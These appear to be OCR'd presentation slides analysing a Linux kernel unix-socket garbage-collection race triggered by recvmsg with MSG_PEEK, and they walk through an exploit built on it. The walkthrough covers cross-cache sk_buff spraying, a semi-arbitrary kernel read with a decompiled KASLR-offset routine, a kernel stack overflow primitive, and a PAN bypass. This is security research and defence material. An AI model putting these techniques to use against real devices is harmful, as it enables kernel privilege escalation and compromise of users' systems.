
Linux Kernel Garbage Collection

- Let's revisit the "unbreakable" cycle from garbage collector's point of view:
  - `gc_candidates: {A, B}`
  - *Scan inflight process*
    - `inflight(A) = 0, inflight(B) = 0` => All of them are garbage!
  - Purge garbage



RECVMSG without MSG_PEEK

- `recvmsg` **without** `MSG_PEEK` flag
  - Synchronize **with** GC (wait until GC finishes)



Before

Socket file A
ref = 2
inflight = 1

Socket file B
ref = 1
inflight = 0

After


Socket file A
ref = 2
inflight = 0

Socket file B
ref = 1
inflight = 0

Get C in terms of A

RECVMSG with MSG_PEEK

- `recvmsg` **with** `MSG_PEEK` flag
  - File reference count is elevated
  - Not synchronized with GC



Before

Socket file A
ref = 2
inflight = 1

A

Socket file B
ref = 1
inflight = 0

After

Socket file A
ref = 3
inflight = 1

A

Socket file B
ref = 1
inflight = 0

Get C in terms of A

Vulnerability Scenario

- Real world vulnerability scenario is quite … complex
  - We will illustrate the core idea here

$Now\ we\ have\ socket\ pairs\ f0 : \{f0_0, f0_1\}, f1 : \{f1_0, f1_1\}, f2 : \{f2_0, f2_1\}\ and\ socket\ \alpha$


$$Stage0 = \begin{cases} f2_0 \rightarrow [f1_1] \rightarrow f2_1 \\ f1_0 \rightarrow [f1_0] \rightarrow f1_1 \\ f0_0 \rightarrow [f1_0] \rightarrow f0_1 \\ f0_1 \rightarrow [f1_0] \rightarrow f0_0 \\ f1_0 \rightarrow [\sum_0^n f0_0] \rightarrow f1_0 (Sending\, n\ f0_0) \\ f1_1 \rightarrow [f0_1] \rightarrow f1_0 \\ f0_1 \rightarrow [f0_0] \rightarrow f0_0 \\ f0_0 \rightarrow [f0_1] \rightarrow f0_1 \\ f1_1 \rightarrow [f3_1] \rightarrow f0_1 \\ f3_0 \rightarrow [\alpha] \rightarrow f3_1 \end{cases}$$

$$Stage1 = \begin{cases} close(f0_0) \\ close(f0_1) \\ close(f1_0) \\ close(f3_0) \\ close(f3_1) \\ close(\alpha) \end{cases}$$

$$\begin{gathered} inflight(f0_0) = n+1, ref(f0_0) = n+1 \\ inflight(f0_1) = 2, ref(f0_1) = 2 \\ inflight(f1_0) = 3, ref(f1_0) = 3 \\ inflight(f1_1) = 1, ref(f1_1) = 1 \\ inflight(f2_0) = 0, ref(f2_0) = 1 \\ inflight(f2_1) = 0, ref(f2_1) = 1 \\ inflight(f3_1) = 1, ref(f3_1) = 1 \\ inflight(\alpha) = 1, ref(\alpha) = 1 \\ gc\_candidates : \{f0_0, f0_1, f1_0, f1_1, \alpha\} \end{gathered}$$


Vulnerability Scenario

- recvmsg **with** MSG_PEEK flag doesn't synchronize with gc
  - Complex inconsistent GC state
  - Very subtle race condition -> Thread 1 receives a **UAF** skb




Patch

- Patch
  - MSG_PEEK task now waits for the completion of the GC



```
...
+        spin_lock(&unix_gc_lock);
+        spin_unlock(&unix_gc_lock);
...
```

- The kernel bug was found in 2016, but the patch was not accepted




David Miller

```
From: Nikolay Borisov <kernel@kyup.com>
Date: Tue, 27 Sep 2016 17:16:27 +0300

> What's the status of https://patchwork.ozlabs.org/patch/664062/ , is
> this going to be picked up ?

Why would I apply a patch that's an RFC, doesn't have a proper commit
message, lacks a proper signoff, and also lacks ACK's and feedback
from other knowledgable developers?
```


Exploit A

- Thread interleaving: A lot of threads!
- Prolong the GC process: generate as much garbage as possible



Exploit A

- Spray UAF `sk_buff(aka skb)` is not easy
  - `sk_buff` object is allocated from a unique cache `skbuff_head_cache`
  - “Cross cache” impact: Freeing the object's page to the page allocator



free sk_buff | free sk_buff | free sk_buff | in use sk_buff | free sk_buff


free sk_buff | free sk_buff | free sk_buff | free sk_buff | free sk_buff

Free slab page

Page is used in kmalloc-256

Exploit A - Semi Arbitrary Read

- Spray `skb` and control the value of the `skb->data`
  - `recvmsg` -> `skb_copy_datagram_iter` to copy `skb->data` into userspace
- Semi arbitrary kernel read primitive
  - `arb_read(0xFFFFFF8009364200LL, leak_page_data, ...)`
  - `page_md5 = md5(leak_page_data)`
- Learn kernel base by comparing md5 value with a md5 hash table contains **512** values



```
__int64 __fastcall defer_kaslr_offset(const void *leaked_bytes, _DWORD *offset)
{
  _DWORD leaked_md5[5]; // [xsp+28h] [xbp+28h] BYREF
  int v5; // [xsp+3Ch] [xbp+3Ch]
  void *s2; // [xsp+40h] [xbp+40h]
  unsigned int v7; // [xsp+48h] [xbp+48h]
  int i; // [xsp+4Ch] [xbp+4Ch]

  v7 = -1;
  md5(leaked_bytes, 0x1000uLL, leaked_md5);
  print_hex_name("hash of leaked page", (int)leaked_md5, 16);
  for ( i = 0; i <= 511; ++i )
  {
    s2 = &kallsyms_table_hashes[2 * i];
    v5 = i << 12;
    print_hex();
    if ( !memcmp(leaked_md5, s2, 0x10uLL) )
    {
      *offset = 0x200000 - v5;
      return 0;
    }
  }
  return v7;
}
```


Exploit A - Semi Arbitrary Read

- Why read fixed kernel address **0xFFFFFF8009364200LL**?
    - OEM X invented its own ARM64 kernel base randomization before the mainstream kernel
    - Based on the exploit, it only randomizes 9 bits at 4K alignment
        - An attacker is still able to access a valid kernel address locally

- **Semi Arbitrary Read**
    - Iterate init_task and find the exact task_struct in terms of its child processes
        - Obtain the address of `thread_info->addr_limit`

Exploit A - Kernel Stack Overflow Primitive

- “Kernel stack overflow primitive” - Weird primitive, but it’s the foundation of the semi arbitrary write primitive
- If userspace initializes `unix_address->name`
  - Kernel: `memcpy(msg->msg_name, addr->name, addr->len)`
    - `addr` is from `skb->sk->addr`
- Manipulate `skb->sk` to a controlled space (we will talk it later)
- Stack overflow on `msg->msg_name`
  - Tamper `msghdr msg_sys` from `__sys_recvmsg`



Kernel Stack

...

caller of __sys_recvmsg

canary

stack variables

struct msghdr msg_sys

...

caller of ___sys_recvmsg

canary

stack variables

struct sockaddr_storage addr

...

caller of sock_recvmsg

canary

stack variables

...

caller of unix_stream_recvmsg

canary

...

caller of unix_stream_read_generic

canary

stack variables

...

caller of unix_copy_addr


stack_cookie

...

Overflowed Stack Area

unix_copy_addr overflows addr in ___sys_recvmsg

memcpy(msg->msg_name, addr->name, addr->len)



Kernel Stack

- ...
- caller of __sys_recvmsg
- canary
- stack variables
- struct msghdr msg_sys
- ...
- caller of ___sys_recvmsg
- canary
- stack variables
- struct sockaddr_storage addr
- ...
- caller of sock_recvmsg
- canary
- stack variables
- ...
- caller of unix_stream_recvmsg
- canary
- ...
- caller of unix_stream_read_generic
- canary
- stack variables
- ...
- caller of unix_copy_addr
- stack_cookie
- ...


Overflowed Stack Area

unix_copy_addr overflows addr in ___sys_recvmsg

memcpy(msg->msg_name, addr->name, addr->len)

Exploit A - Bypass Privilege Access Never


- To control `skb->sk` to a crafted memory space
    - `mmap(...,MAP_ANONYMOUS|`**`MAP_SHARED`**`,...)`
- Read memory will trigger the page fault in the first time
- Read kernel stack by semi arbitrary read primitive
    - find `struct page *pte`
    - `page_to_virt`



